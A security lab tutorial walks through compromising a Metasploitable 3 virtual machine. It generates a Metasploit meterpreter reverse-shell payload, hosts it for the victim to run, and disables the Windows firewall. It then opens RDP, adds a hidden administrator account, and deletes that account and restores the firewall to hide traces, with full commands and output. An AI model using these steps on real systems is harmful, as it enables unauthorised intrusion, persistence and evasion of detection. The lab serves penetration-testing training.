RDP Exploitation Lab

In this lab, you'll be learning leverage your meterpreter shell to get yourself Remote Desktop access on the victim's machine. You'll do so by using the same payload you created for the Post Exploitation lab, so refer back to that if you haven't done it. I'll briefly cover it in this lab again, but it's best to do the Post Exploitation lab first.

Step 1. Open up your Kali Linux's terminal and make yourself root user.

Step 2. Start the Apache webserver service, since this is where the victim will "accidentally" download and run the payload. To do so type **"service apache2 start".**

```
┌──(root㉿kali)-[/home/kali]
└─# service apache2 start
```

Step 2.5 Only do this step if you haven't done the Post exploitation Lab nor created the payload from that lab. Move yourself to /var/www/html directory using **"cd /var/www/html"**. Then you'll want to create the payload using this command **"msfvenom -p windows/meterpreter/reverse_tcp lhost=10.0.2.15 lport=4444 -f exe -o payload.exe".**

```
┌──(root㉿kali)-[/home/kali]
└─# cd /var/www/html
```

```
┌──(root㉿kali)-[/var/www/html]
└─# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.0.2.15 lport=4444 -f exe -o payload.exe
```

Step 3. Now that you've created the payload, enter yourself into the msfconsole using the command **"msfconsole -q"**

```
┌──(root㉿kali)-[/var/www/html]
└─# msfconsole -q
```

Step 4. Since our payload is a meterpreter reverse_tcp payload where the victim machine will talk back to our host machine. We're going to need a listener. So, we'll use the generic listening module **"use exploit/multi/handler"**.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```


Step 5. Remember, we need to set the payloads and lhost for this module, so you have to do the command **"set payload windows/meterpreter/reverse_tcp"** and **"set lhost 10.0.2.15"**. You can check to see everything is set up properly using **"options"**

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.0.2.15
lhost ⇒ 10.0.2.15
```

Step 6. Open up your Metasploitable 3 machine and launch a web browser. So, you can go the webpage **"10.0.2.15/payload.exe"**. Remember to replace the IP address with the ip address of your own Kali Linux's IP. Since the payload is hosted on your Kali Linux's VM. When you go the web page and get prompted with the run option. Start your listener on your msfconsole first by typing **"run"**.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
```



Step 7. Now that we have meterpreter access, we want to get shell access so we can turn off firewall that is filtering out our RDP connection. To enter shell simply type **"shell"** into your meterpreter. If you don't trust me that firewall is filtering out RDP connections just type **"nmap -p 3389 10.0.2.20"**. You can see that it's filtered out.

```
meterpreter > shell
Process 5008 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\vagrant\Desktop>
```

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p 3389 10.0.2.20
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-15 12:42 EDT
Nmap scan report for 10.0.2.20
Host is up (0.00024s latency).

PORT     STATE    SERVICE
3389/tcp filtered ms-wbt-server
MAC Address: 08:00:27:B3:73:CD (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 7.09 seconds
```

Step 8. To turn off the firewall, type **"netsh advfirewall set currentprofile state off"**

```
C:\Users\vagrant\Desktop>netsh advfirewall set currentprofile state off
netsh advfirewall set currentprofile state off
Ok.
```

Step 9. Now you'll be able to remote desktop into Metasploitable 3. So, open a new tab and type in **"rdesktop -u vagrant -p vagrant 10.0.2.20"**. -u and -p are the username and password respectively.

```
┌──(root㉿kali)-[/home/kali]
└─# rdesktop -u vagrant -p vagrant 10.0.2.20
```

Step 10. You now have remote access, but you'll notice that this will kick the original user out. So, what we want to do is create a second account and add that account to the administrators group. To do so, go back to the terminal and type **"net user bob tor**

/add” This will add another user on the machine with the username bob and password tor.

```
C:\Users\vagrant\Desktop>net user bob tor /add
net user bob tor /add
The command completed successfully.
```

Step 11. Add it to the administrator group by typing **“net localgroup administrators bob /add”**

```
C:\Users\vagrant\Desktop>net localgroup administrators bob /add
net localgroup administrators bob /add
The command completed successfully.
```

Step 12. Now that you’ve created bob and added it to the admin group. You can RDP into bob using **“rdesktop -u bob -p tor 10.0.2.20”** without kicking out the other user on the machine.

```
┌──(root㉿kali)-[/home/kali]
└─# rdesktop -u bob -p tor 10.0.2.20
Autoselecting keyboard map 'en-us' from locale
```

Step 13. Afterward you wouldn’t want them to know about you so you would try your best to remove traces of yourself and turn back on the firewall. So you’ll want to delete the user using **“net user bob /delete”**

```
C:\Users\vagrant\Desktop>net user bob /delete
net user bob /delete
The command completed successfully.
```

And to turn on the firewall again. Type **“netsh advfirewall set currentprofile state on”**. This will also terminate the connection if you still have it open.

```
C:\Users\vagrant\Desktop>netsh advfirewall set currentprofile state on
netsh advfirewall set currentprofile state on
Ok.
```